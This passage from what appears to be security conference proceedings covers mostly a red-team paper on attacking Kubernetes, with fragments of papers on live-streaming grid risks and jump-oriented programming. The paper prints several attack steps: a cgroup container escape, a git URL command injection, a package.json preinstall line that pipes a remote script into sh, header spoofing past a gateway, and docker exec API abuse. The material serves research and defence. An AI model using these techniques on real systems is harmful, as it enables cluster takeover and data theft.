In Company C, attacker can distort the victim's screen. The screen can be tampered when the video data is sent after hooking at the WSASend() function using Frida. So, we could know that does not verify the integrity of the video data. But Company C only sends data about the requested data in mesh-based structure, so it will be hard to expand to Pirate Broadcasting.

CONCLUSION

In this paper, we studied the risk of Live-Streaming services using grid computing technology.

As a result, it presents three risks.

1. Data tampering is possible because packets exchanged between users are not encrypted.
2. The data received from the user is used as the input value of the Grid Executable without verification.
3. In the case of a service that uses a tree-based grid computing method, it is possible to simultaneously attack multiple users because the infection of one user affects all of the users below it.

Based on these three risks, this study derives five attack surfaces. In addition, through vulnerability verification, various vulnerabilities were derived, including personal information leakage such as private IP exposure, and critical 0-day vulnerability such as RCE through file alteration. This risk suggests that it can act like a network worm rather than attacking only one user.

Therefore, when using grid computing such as Live-Streaming service, we present two security measures.

1. In the process of establishing a connection between users, a step of verifying whether the user is authenticated by the server should be added.
2. The checksum value of the received video data should be checked through a request to the server. □

How do red teams attack Kubernetes in the real world?

Zebin Zhou & Yue Xu

RISE OF THE CLOUD NATIVE CONTAINERS

With the rise of cloud computing and cloud-native technologies, when companies choose cloud products from cloud computing platforms, they will also tend to build cloud-native applications on top of the cloud-native infrastructure. Fewer developers are using VMs and VPSs directly and choose the cloud products and cloud services with Kubernetes, Docker, Container, and Serverless instead; at the same time, the number of attacks against containers, Docker, Kubernetes is also showing an upward trend. One of the most obvious is that more and more botnets are also eyeing the battlefield of container and cloud-native. We have made a statistic, the purchase of cloud-native products by users has clearly shown an upward trend. Graboid, Cetus, H2Miner, Ngrok, Doki, 8220 Mining Group, T3llyz, BORG, and other genealogical botnets are also quickly focusing on cloud-native applications, including but not limited to deploying backdoors in Dockerhub's images, attacking Docker Daemon Remote API, Kubernetes APIServer insecure API, Kubernetes Kubelet insecure API, etc. More than above, the BORG will even be carried out lateral movement and persistent backdoor in Kubernetes. The security risks of Kubernetes applications are becoming more and more serious.

NEW CHALLENGE FOR RED TEAM

While the infrastructure used by enterprises is going to change, the red team's attack skills and thinking must also be innovated. Red teams generally divide the start-point of persistence into two categories:

1. the persistence in the production network
2. the persistence in the office network

For traditional IDC, in general, the base of the production network is to get a shell of a server host, and then we will collect the information on the host server, and use host alive detection, port scanning, service collection, and other methods to get more shell to achieve the purpose of controlling all servers or important and core servers.

And now, when enterprises build applications on the cloud-native Kubernetes, if the red team obtains the shell of the production network through application vulnerabilities, it is often not the same as an IDC server, you will get a shell in a container with a single environment and limited local resources and information.

At this time, if the red team does not understand the security design and implementation of cloud-native technology and container technology, it will be hard to go to next.

On the other hand, the method of getting an office network PC's control is similar to the traditional ATT&CK method, but the red team's lateral movement from PC to production network will be very different.

In IDC, staff originally depended on PAM, Jump Servers, and other devices that use SSH capabilities to log in and manage the server. but now, different applications are running in different containers and use Kubernetes for deployment, scaling, and management.

The administrators, developers, and operation and maintenance personnel of production network applications do not have server host permissions, but only container permissions of their application.

Enterprises use multi-tenant container clusters to assign employees' permissions to the cluster under the namespace of their own application and provide kubeconfig corresponding to the application, namespace, and profile to the application administrator; configure PodSecurityPolicy to prevent the application administrator break out the rules.

The administrator no longer uses ssh for the operation, but through kubectl or secondary development tools (usually, it may be a dashboard with a web console).

Therefore, the target of the red team on the PC will be changed to the configuration file in the ~/.kube/ directory, instead of the ssh login credentials and the credentials of the jumper server; of course, with the rise of DevOps technology, it will attack the internal DevOps platform of the enterprise. It is also a new type of attack technique under sudden change.

PRACTICAL ATTACK TECHNIQUES

Everything starts with the shell of a container. You can get the shell of the container of the PHP application through a vulnerability similar to PHPUnit Remote Code Execution (CVE-2017-9841).


In the default Kubernetes container network, you can access more things: ports of other POD containers, and ports of Kubernetes Services, ports of the current node and other slave nodes, the services of the Master node, and the component services of Kubernetes.

In the past, our goals were often the Agent Master server, SSH password database or IT automation master control server, and so on, including but not limited to SaltStack Master, Ansible Master, etc. But in the Kubernetes network, this kind of centralized power is unified into ApiServer. Obtains the Admin permission of the Apiserver or the ROOT permission of the Master node will announce the end of the war.

After entering the private Kubernetes network, the red team needs to figure out where they are, for example:

1. Which cluster is the current container in?
2. Which Namespace is the current container in?
3. Which node is the current container in?

The first two questions, if you understand the service DNS design in the Kubernetes container network, will certainly not be difficult for you. Here are two simple examples of Kubernetes Service DNS records.


ServiceName
Cluster Domain (—cluster-domain)
kubernetes.default.svc.cluster.local
force.tencent.svc.cluster.local
NameSpace

What are the actual actions of DNS requests in a Kubernetes container? If you use nslookup (in busybox image) to request a service name that does not exist in the current Kubernetes namespace (assuming the default namespace: default).


For example, service_inexistence. nslookup will request in turn as below:

- service_inexistence.cluster.local
- service_inexistence.svc.cluster.local
- service_inexistence.svc.cluster.local
- service_inexistence.default.svc.cluster.local
- service_inexistence.cluster.local
- service_inexistence.default.svc.cluster.local

The reason is that Kubernetes will be mounted into the container with writing search default.svc.cluster.local svc.cluster.local cluster.local in /etc/resolv.conf file to ensure that the domain DNS resolution of the container can be addressed normally. Because of this, you can get the namespace name and cluster domain easily. Then how does the red team get the IP of the current node where the container is located?

This information is very important. On this point, you can check the container's arp table by cat /proc/net/arp. If you are lucky, you can easily get the IP and Mac address of the NODE. Container escape is that the red team will inevitably try after getting a container's shell. To better understand the method of container escape, you should know that the process in the container is essentially just a restricted ordinary Linux process. All the behaviours of the process inside the container are transparent to the host.

Therefore, the nature of container escape is very different from hardware virtualization VM escape (excluding Kata Containers, etc.). In my understanding, the process of container escape is that a restricted process obtains unrestricted full permissions, or getting more privileges for a process originally restricted by Cgroup/Namespace permissions, it is closer to the privilege escalation in the Linux host.




The common escape techniques are as follows:

1. Docker Components Vulnerability
   - Docker runc (CVE-2019-5736)
   - Docker cp (CVE-2019-13139)
2. Linux Kernel Vulnerability
   - DirtyCow (CVE-2016-5159)
3. Mounted File
   - /docker.sock (docker daemon)
   - /containerd.sock (containerd daemon)
   - /proc, /etc, /root …
   - /var/run/secrets/kubernetes.io/serviceaccount/token
4. Shared Linux Namespace & Capabilities
   - Privileged Containers
   - Exploit shim(CVE-2020-15257) with net=host
   - Process Injection with CAP_SYS_PTRACE AND HOSTPID
   - Rewrite Cgroup with CAP_SYS_ADMIN


If the target is set to obtain read and write permissions for files on the host (everything is a file on Linux), the idea of escape will be more flexible. There is an escape method for Privileged containers and containers with CAP_SYS_ADMIN Capabilities, which is similar to the method of executing commands on the host using cgroup release_agent, but most EDRs can not detect.

The principle is that the red team creates a new cgroup of device subsystem in the current container and rewrites the "devices.allow" file of cgroup in the current container to "a". At this time, we have access to the host's block devices and can read and write any file of the host. (Now, you can refer to https://github.com/cdk-team/CDK/blob/main/pkg/exploit/rewrite_cgroup_devices.go for more information on this method.)



```
root@b76c0b53a9b8:/tmp/dev/docker# ls
075731ee61b58cee6d0a287505fdb0d11564211537d34e651546dec1e5ef4392  b3ea8bf9fe5b68dee309ae31a88296914f72d69a488b0a5c4b9fea589a16febd
08aaee430f69df21728367d1ae2a78fb09d16fe573ecc41a87b6be7972578b96  b5f857ee435ce36b05e365a4f7f8a3a192ae14ba21105954a7fa2e4d72716872
09c6494300bf1ea71f3fa2143e870d72cf3cf4dc55c2743636600d478c224ed4  b76c0b53a9b8fb8478f680503164b37eb27c2805043fecabb450c48eaad10b57
17c3dcc8aeddf6d7e5b546f06af4925f77c5fd1d85e61985d808de29685c5680  c163f750626da1e660fa7182c22be4f8d07e6896a3c4ae44652d4bf1ce412e3a
2cdd085be4297dc2e89958af4be5427e853b008a10797eaab15197f944a2babb  c254a346291562776f08fd135c267e64eef0f6908578a9eebd97274d543a865f
31f7ead916e0ac451857ffa4c50fcb9abceea28ef2fadae1a390506d884078b0  cfd077bf10cf9efdb29302c4bfba8aca1482fc5600106cc87aaa1aca4a80571f
461d52a5fc14909aa762dc438b9bf5f945d98eb831c4ffed79b2c10e18caa695  cgroup.clone_children
47d49e3f2fee0acaa84c26aafd06c096da1f8c3ddaee2af8826af272d19733bd  cgroup.event_control
50dbf0cca9c5811847010f84e40dbbfe4d27f015dc4de0b02b8d29759ca46762  cgroup.procs
51dd205366ba45d1d07d41557ea60a795adf2feb7ca412b735e8a749b4ad5bf5  d529d0f0056f120db7c9f5afa7a3c966f411b244d76022747a1cab59d4868508
5cadfde9e653a07e42cda45f32cfb26e6024bc7c38c6731ef774fae48f52ea4d  d8a0c1954420ed2424124b74687fa9e187d3abafc4e813c937e67c4985e794c5
77442f2301b1fde1faf4e9979beaf4749a7942cdce17b20003a0e7101df490ab  devices.allow
7a2e9d7d814281ea2bed565ca61f51810c67001ecf3cfb460aa29837ed296ba1  devices.deny
7a6a39c1934e073c125ecaf6458cd7cbdb2afec5379b7b10716cb857b990ae2b  devices.list
9df9278580c5fc365cb5b5ee9430acc846cf6e3207df1b02b9e35dec85e86c36  fad474fc2ba8cda310cfa89eab4ae71020ffbe050356dd9db90cf4ef9ae04fb6
9eaec03a7a3e9a20838fb80f35c1d264c2d7ef01ec68d28af7d2d7d9a4e1de24  notify_on_release
a43c0b1d3f63de96a87282566f901aa0fc9a6cfe0ca91956acff6708b420ed66  tasks
aa0dbca7031550500c4f960fd713a7ce9a575b902cbfbb8c59c0ce4ae8c2d121
root@b76c0b53a9b8:/tmp/dev/docker# cd b76c0b53a9b8fb8478f680503164b37eb27c2805043fecabb450c48eaad10b57/
root@b76c0b53a9b8:/tmp/dev/docker/b76c0b53a9b8fb8478f680503164b37eb27c2805043fecabb450c48eaad10b57# ls
cgroup.clone_children  cgroup.event_control  cgroup.procs  devices.allow  devices.deny  devices.list  notify_on_release  tasks
root@b76c0b53a9b8:/tmp/dev/docker/b76c0b53a9b8fb8478f680503164b37eb27c2805043fecabb450c48eaad10b57# echo a > devices.allow
root@b76c0b53a9b8:/tmp/dev/docker/b76c0b53a9b8fb8478f680503164b37eb27c2805043fecabb450c48eaad10b57# cd /
root@b76c0b53a9b8:/# mknod near b 252 1
root@b76c0b53a9b8:/# debugfs -w near
debugfs 1.42.13 (17-May-2015)
debugfs:  ls -l /etc/kubernetes
 1317971   40755 (2)      0      0    4096 13-Sep-2020 12:53 .
   4339   40755 (2)      0      0   12288 28-Jan-2021 04:35 ..
 1317972   40755 (2)      0      0    4096 13-Sep-2020 12:54 addons
 1457110   40755 (2)      0      0    4096 13-Sep-2020 12:53 manifests
 1317937  100600 (1)      0      0    5495 13-Sep-2020 12:53 admin.conf
 1317964  100600 (1)      0      0    1895 13-Sep-2020 12:54 kubelet.conf
 1317969  100600 (1)      0      0    5527 13-Sep-2020 12:53 controller-manager.conf
 1317970  100600 (1)      0      0    5479 13-Sep-2020 12:53 scheduler.conf

debugfs: 
```

But not all containers allow us to escape. Focusing on the default design of Kubernetes can also help the red teams achieve more results in the Kubernetes, especially the network. The following image shows that in the default design of Kubernetes, you can access things differently from the traditional IDC private networks after you get a shell.



The IP of POD and Service are allocated based on the podSubnet and serviceSubnet settings of the Kubernetes administrator. We can scan the ports of containers based on this information.

In terms of detection, although in the traditional IDC intranet confrontation, a large-scale port scan will easily trigger the detection logic of EDR. Some EDRs do not adapt to the tunnel or CNI plugins that come with the container network, which makes EDR unable to detect scanning behaviours between containers to containers, and containers to nodes.

For the red team, it is necessary to determine whether the current container network is using service meth. Because if istio is used in the Kubernetes network, if you initiate port scanning and detection from inside the container, the scan results of all ports will return open for masscan, and for the commonly used Nmap scanning options under normal circumstances, they will all return "filtered". So how to detect whether the target cluster is using istio?

The easiest and most effective method is that you can initiate a request to an HTTP 80 service on the public network in the container. For example, execute the command as `curl -i http://httpbin.org/get`, and istio will inject header contains envoy and istio into this request. The header can be easily seen.

About scanning, whether your container shell is in istio or not, it is a good choice to use the Nmap parameter like `-p 17 -iL all_ip_in_Kubernetes.txt -sO -Pn` on the intranet to perform ICMP scanning to determine whether the container and the host are alive. Of course, the premise is You have to first think about whether the use of tools and scanning behaviour will be discovered by EDR.

In the port scan results, the following ports are often focused on by the red team: once the kube-apiserver is not authenticated or the admin's kubeconfig is obtained, it will be a risk of harming the entire cluster.

Even if the obtained kubeconfig is not an admin, it is worthy of the red team's attention. The kubectl proxy subcommand and kubelet's 10255 read-only-port are security issues that are easily overlooked by cluster administrators under the default design of Kubernetes.

1. kube-apiserver: 6443, 8080
2. kubectl proxy: 8080, 8081
3. kubelet: 10250, 10255
4. dashboard: 30000
5. docker api: 2375
6. etcd: 2379, 2380
7. kubeflow-dashboard: 8080

In addition to the components used by Kubernetes by default as above, the open-source components commonly used in container applications should also attract our attention. For example: "API Gateway". The most commonly used Cloud-Native API Gateway: Kong.

The version of the open-source branch does not include authentication capabilities. In general, administrators will use a private network to ensure the security of the Kong Admin API, so we can easily control it after entering the intranet. APISIXs with the second market share, it's Admin API is also open to the public world.

Although there is an access key-based authentication capability, it has a default access key that is often not modified; with this access key, it can even be used directly. Run the Lua script to get the shell of the API Gateway service container. The API gateway manages the north-south traffic of the cloud-native cluster, which is very helpful in understanding the role of the cluster.

REAL-WORLD RED TEAM ATTACK CASE

Okay, then we will share a real-world CASE in 2020, which involves a lot of cloud-native and container-related knowledge. This time our goal is a company engaged in the financial industry. All of their online applications and office applications are running on Kubernetes. They hope to assess their overall security risk convergence results from the public network to the private network. It is not aimed at employees, not using phishing, but using vulnerabilities to obtain their cluster permissions without any interaction with employees.

We found that they built a self-developed zero-trust system based on the concept of zero-trust, so that employees can work normally at home and on their mobile phones. This is our first breakthrough. After investigation, we found that all the intranet domains of the target company are in the subdomain of innerxxxx.com, and some private domains can also be parsed normally on the external network. They are all a cname record, pointing to a gateway (ztgateway.innerxxx.com) in the public network.

Just like below:

```
;; ANSWER SECTION:
git.innerxxx.com.   600 IN  CNAME   ztgateway.innerxxx.com.
dev.innerxxx.com.   600 IN  CNAME   ztgateway.innerxxx.com.
hr.innerxxx.com.    600 IN  CNAME   ztgateway.innerxxx.com.
www.innerxxx.com.   600 IN  CNAME   ztgateway.innerxxx.com.
bot.innerxxx.com.   600 IN  CNAME   ztgateway.innerxxx.com.
```

But if the red team directly accesses the intranet office domain name from the public network, it will return 403, as shown below:

```
> curl -i https://ztgateway.innerxxx.com/ -H "host: www.innerxxx.com"
HTTP/2 403
content-type: application/json; charset=utf-8
content-length: 129

{"code":403,"domain":"www.innerxxx.com","message":"Install and use the desktop client to browser
it! ","result":null}
```

If an HTTP request from a target company employee wants to access the OA website normally, two things are required; one is the client accessing the intranet, and the other is the session token indicating the employee's identity in the request.

Regarding employee identity, we obtained the AD Credential of some employees through brute force cracking of Microsoft-Server-ActiveSync exposed on the public network but we were unable to obtain the employee's client program for a long time.

However, when we learned that the client program played a similar part as a VPN, we began to analyze the possible security issues in this design. Imagine that, ztgateway.innerxxx.co is open on the public network. What is its method of restricting the source of HTTP requests? Will this type of restriction be converted from inaccessibility at the network layer to code implementation at the application layer?

So, I tried to fuzz the HTTP request we sent to ztgateway.innerxxx.co, and set CLIENT-IP, X-FORWARDED-FOR, X-FORWARDED, FORWARDED-FOR, FORWARDED, REMOTE-ADDR, and other header values to different private IP addresses. In the end, I found that when the HTTP request sent to the Zero Trust Gateway carries the X-FORWARDED-FOR HTTP header and the value is a private network IP starting with 10. We then can access the OA login page. Coupled with the employee identity we got in Microsoft-Server-ActiveSync, we successfully have access to the enterprise automated office network.

The office network is a new world. After a long period of exploration, we finally found a new breakthrough in the serverless web service (serverless.innerxxx.co). When a new git project is provided to link to serverless web services, serverless will have a public container to download the project code, install dependencies, and repackage it. This is a very imaginative feature for the red team. We found that there are several ways to get the shell of this container.

1. Command injection attack when git clone downloads code.

```
POST /v2/serverless/update_code_from_gitlab HTTP/1.1
Host: serverless.innerxxx.com
...

{
 "serverless_name": "redteam.tencent.com",
 "lang": "Python2.7",
 "main_function": "main.main",
 "code": "",
 "git_url": "http://xx.conote/xx/x-`sh -c 'command 1>&2'`-x.git",
 "env": "pre"
}
```

2. When installing node.js dependent packages, construct a special package. json to control the public container using methods such as preinstall.

```
neargle@marcy:~/evil (*) > ls
README.md    backend  public  src   file.js  node_modules package.json

neargle@marcy:~/evil (*) > cat package.json
{
   "name": "t-force",
   "version": "1.0.0",
   "description": "",
   "main": "server.js",
   "scripts": {
     "test": "echo \"Error: no test specified\" && exit 1"
   },
   "preinstall": "sh -c 'curl https://c.neargle.com/code | sh'",
   "devDependencies": {
     "watchify": "^3.6.1"...
```

3. Configure the pip requirements.txt pointing to the malicious third-party package, and use the malicious pip package to get a shell of the dependent packaging container.

In addition, there are commands executed like git clone, git submodule update, go get are executed by using programs such as git client and go client of low versions, such as CVE-2018-6574, CVE-2019-19604, and so on. All in all, we got the root shell of this public container and found that this container contains CAP_SYS_ADMIN capabilities. There are two escape methods suitable for this type of container.

Now you can use our open-source tool CDK (https://github.com/cdk-team/CDK/) to easily detect and escape such containers. Use cdk evaluate to detect capabilities and use cdk run rewrite-cgroup- devices or cdk run mount-cgroup "<shell-cmd>" subcommand for escape the container.

Now we have the node shell for the public container, great! We know that all agents that act on and serve containers should run on the host or sidecar container, "DaemonSet" containers with privileged; we did find a lot of self-developed agents on this host. So, we found one interesting agent named cri_webconsole_agent, and got his binary program, startup parameters and configuration files. The program is written in golang, and we know that this agent program is to support web console capabilities.

How do corporate employees manage their containers? It is through this web console that you can call bash in the container to execute commands in the web console. The agent will listen to port 3333. The following HTTP request can create a session of the docker exec subcommand. In the end, the agent actually calls the local unix:///var/run/docker.sock exec function.

```
POST /api/v1/new_exec_session HTTP/1.1
Connection: close
Content-Type: json

{"container_id":
"cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8", "cmd": "pwd"}
```

But how should we get all the container IDs with 64 lengths on each server? This is obviously impossible. But the man who has used the Docker container knows that we can replace the entire container ID with 64 lengths by using the first few digits of the container ID. In unix:///var/run/docker.sock, it is also supported. If there are only two containers running on the host like below:

1. cd2cb750d3fadf31c18e04f09d168f89b53bbe39bc4488cda90f3632448e3cb8
   status: Up 4 months
2. cdd085be4297dc2e89958af4be5427e853b008a10797eaab15197f944a2babb1
   status: Exited (0) 2 days ago

The behavior of unix:///var/run/docker.sock will like below:

1. Request /v1.24/containers/cd/exec and return "container id multiple";
2. Request /v1.24/containers/ca/exec and return "container id not found";
3. Request /v1.24/containers/cdd/exec and return "container not starting".

Therefore, we can use the Docker short-id feature to fuzz all container short-id on all hosts. We can get the shells of all containers on all node servers, so, we focus on another agent. It is an agent that collects logs. It runs on all Kubernetes node servers and uses DaemonSet to deploy. It uses a Kubernetes DaemonSet YAML file similar to the following image.

This is almost the default setting in filebeat-daemonset.yaml. Many escape tricks that may work here. It is both privileged and mounts the root directory to the container. Obviously, we only need to use the above cri_webconsole_agent 3333 port to control the container started by this DaemonSet to obtain the ROOT permission of any node server, and this

```
apiVersion: apps/v1
kind: DaemonSet
metadata:
 name: filebeat-logsystem
...
spec:
...
 template:
   spec:
     hostNetwork: true
     dnsPolicy: ClusterFirstWithHostNet
     containers:
     - name: filebeat
       args: [
         "-c", "/etc/filebeat.yml",
         "-e",
       ]
     securityContext:
         runAsUser: 0
         # If using Red Hat OpenShift uncomment this:
         privileged: true
       volumeMounts:
       - name: logpath
         mountPath: /hostfs/
     volumes:
     - name: logpath
       hostPath:
         path: /
```

DaemonSet ensures that all Kubernetes Nodes run a copy of a Pod, all nodes of this cluster are in our grasp.

Obviously, if there is a tool that can help red teams do the above work, then our penetration testing will progress more smoothly; this is also the reason why we developed CDK (https://github.com/cdk-team/CDK); CDK-Zero Dependency Container Penetration Toolkit, it is a CLI tool which allows you to:

1. Evaluate weakness in containers or Kubernetes pods.
2. Exploit multiple container vulnerabilities.
3. Perform common container post-exploitation actions.
4. Provide capability when host-based tools are not available in the container.
5. Perform the above in a manual or automated approach.

Hope the skills, experience, and tools we share can help you. □

Move over, ROP: TOWARDS A PRACTICAL APPROACH TO JUMP-ORIENTED PROGRAMMING

Bramwell Brizendine, Austin Babcock, and Andrew Kramer

ABSTRACT

Jump-oriented Programming (JOP) is an advanced, little studied form of code-reuse attacks, very different from Return-oriented Programming (ROP). Little work has been done with JOP apropos of practical, real-world usage. In this paper, we introduce a methodology of advanced manual techniques for performing JOP in a modern Windows environment, including novel, manual techniques to allow JOP to be more effective in real-world usage. This research culminates in JOP moving from the theoretical, to being more useful and relevant. This work provides a refinement and expansion of viable dispatcher gadgets, including a novel two-gadget dispatcher form, helping provide much needed flexibility to control flow mechanisms for JOP. We also provide a novel contribution with the JOP ROCKET, which allows for the automatic JOP chain construction, to produce complete JOP chains to bypass DEP, utilizing an novel variation on JOP, involving a series of stack pivots.

Keywords: Jump-oriented Programming, Return-oriented Programming, Code-reuse Attacks, Software Exploitation, Reverse Engineering, Cyber Operations

INTRODUCTION

Return-oriented Programming (ROP) has been the predominant code-reuse attack, since its formal introduction to the academic literature in 2007 [1]. In fact, ROP has become so omnipresent and ubiquitous, that one might mistakenly think it is the only code-reuse attack available. As we look at exploits, we can find hundreds of ROP examples at Exploit Database, yet there are just a few [2–4] publicly available in the wild that intermix a substantial amount of JOP, and none that include complete JOP chains.

We can categorize Jump-oriented Programming as a state-of-the-art form of code-reuse attacks, able to completely abandon the usage of ret instructions, while avoiding the use of the stack for control flow purposes, although we do use it to set up WinAPI functions. JOP is a seismic shift to a very different style of code-reuse attacks from ROP. While some varieties of JOP can be intermixed with ROP, JOP also stand on its own, fully separate from ROP.

